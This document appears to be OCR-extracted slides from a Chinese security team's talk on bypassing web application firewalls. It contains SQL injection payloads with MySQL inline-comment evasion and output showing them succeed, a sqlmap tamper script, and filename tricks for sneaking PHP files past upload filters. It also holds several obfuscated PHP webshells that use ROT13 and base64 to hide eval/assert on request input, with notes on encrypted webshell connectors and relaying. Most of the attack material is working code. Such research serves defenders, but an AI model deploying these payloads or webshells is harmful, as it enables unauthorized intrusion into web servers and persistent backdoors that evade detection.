id=1%27+union%20%23%0a+all+select+1,2,3,4,5--%20-

id=1%27%20union/*!55551W!!*//*!select%20user/*!/*a*/(),2,3,4,5*/--%20-

id=1%27/*!union/*%!^/*/select*/user/**/(),%27cseroad%27,3,4,5--%20-



• Bypass 利用-sql注入


/*!50553*/ 内联注释符

/*!50554*/ 注释符

```
mysql> select * from student where id=1 union/*!50553union*/select 1,2,3,4,5;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'union
*/select 1,2,3,4,5' at line 1
mysql> select * from student where id=1 union/*!50554union*/select 1,2,3,4,5;
+----+------+-----+---------+---------+
| id | name | age | school  | family  |
+----+------+-----+---------+---------+
|  1 | mary |  10 | qinghua | qinghua |
|  1 | 2    |   3 | 4       | 5       |
+----+------+-----+---------+---------+
2 rows in set (0.00 sec)
```

```
mysql> select version();
+-----------+
| version() |
+-----------+
| 5.5.53    |
+-----------+
```

```
mysql> select * from student where id=1 /*!50553union*/select 1,2,3,4,5;
+----+------+-----+---------+---------+
| id | name | age | school  | family  |
+----+------+-----+---------+---------+
|  1 | mary |  10 | qinghua | qinghua |
|  1 | 2    |   3 | 4       | 5       |
+----+------+-----+---------+---------+
2 rows in set (0.00 sec)

mysql>
mysql>
mysql> select * from student where id=1 /*!50554union*/select 1,2,3,4,5;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'selec
t 1,2,3,4,5' at line 1
```



• Bypass 利用-sql注入

编写sqlmap的tamper

```
web application technology: Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[17:30:18] [INFO] fetching database names
1'/*!55555^xxxxxx*/UNION/*!55555^xxxxxx*/ALL/*!55555^xxxxxx*//*!50000select*//*!55555^xxxxxx*/NULL,CONCAT(0x71627
17071,IFNULL(CAST(schema_name/*!55555^xxxxxx*/AS/*!55555^xxxxxx*/NCHAR),0x20),0x71786b6271),NULL,NULL,NULL/*!5555
5^xxxxxx*/FROM/*!55555^xxxxxx*/INFORMATION_SCHEMA.SCHEMATA#*/
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

```
def tamper(payload, **kwargs):
    if payload:
        bypass_str = "/*!55555^xxxxxx*/"
        payload=payload.replace("SELECT","/*!50000select*/")
        payload=payload.replace(" ",bypass_str)
        payload=payload.replace("#","#*/")
        print payload
    return payload
```

- **Bypass 利用-文件上传**

协议解析不一致:

1.filename=="x.php"

2. filename="x.ph

p"


3.filename="1.php

4.filename=2.php

5.filename="x;.php"

6.filename="x'.php"

7.filename="11.php " 空格在HEX编码为20改为00



• Bypass 利用-webshell

◆ 源码免杀


加密、混淆

◆ webshell 连接器

使用AntSword、冰蝎对流量进行加密

◆ webshell 中转

菜刀客户端--->中转webshell--->webshell



• Bypass 利用-webshell

◆ 源码免杀

ROT13编码把每个字母在字母表中向前移动13位。

```php
<?php
$c=str_rot13('nffreg');
$c($_REQUEST['x']);
?>
```

```php
<?php
function xiaoma($a){
    $c=str_rot13('nffreg');
    $c($a);
}
xiaoma($_REQUEST['x']);
?>
```


```php
<?php
class One{
    function xiaoma($x){
    $c=str_rot13('n!ff!re!nffreg');
    $str=explode('!',$c)[3];
    $str($x);
    }
}
$test=new One();
$test->xiaoma($_REQUEST['x']);
?>
```

• Bypass 利用-webshell

◆ 源码免杀


base64编码

```php
<?php
header("Content-type: text/html; charset=utf-8");
class one{
    public function dama(){
        $l='base';
        $o='64_de';
        $v='co';
        $e='de';
        $love=$l.$o.$v.$e;
        $c="love";
        $shellname='网站安全检测';
        $password='xxx';
        $myurl='http://www.xxx.com';
        $a=$$c('code');//php源码
        @eval($a);
    }
}
$person = new one;
$person->dama();
?>
```



• Bypass 利用-webshell

◆ Webshell 连接器




https://github.com/AntSwordProject/AwesomeEncoder

• Bypass 利用-webshell

◆ Webshell 连接器


```php
<?php
$a=preg_filter('/\s+/','','base 64 _ deco de');
$c=$a($_POST['x']);
@eval($c);
?>
```



漏洞盒子

• Bypass 利用-webshell


◆ Webshell 中转



• 总结

比较WAF解析HTTP和标准HTTP的差异性，灵活使用多种技巧，达到Bypass的效果。

http://paper.tidesec.com/Tide-BypassWaf-paper/



感 谢 聆 听

THANKS

CSeroad@Tide安全团队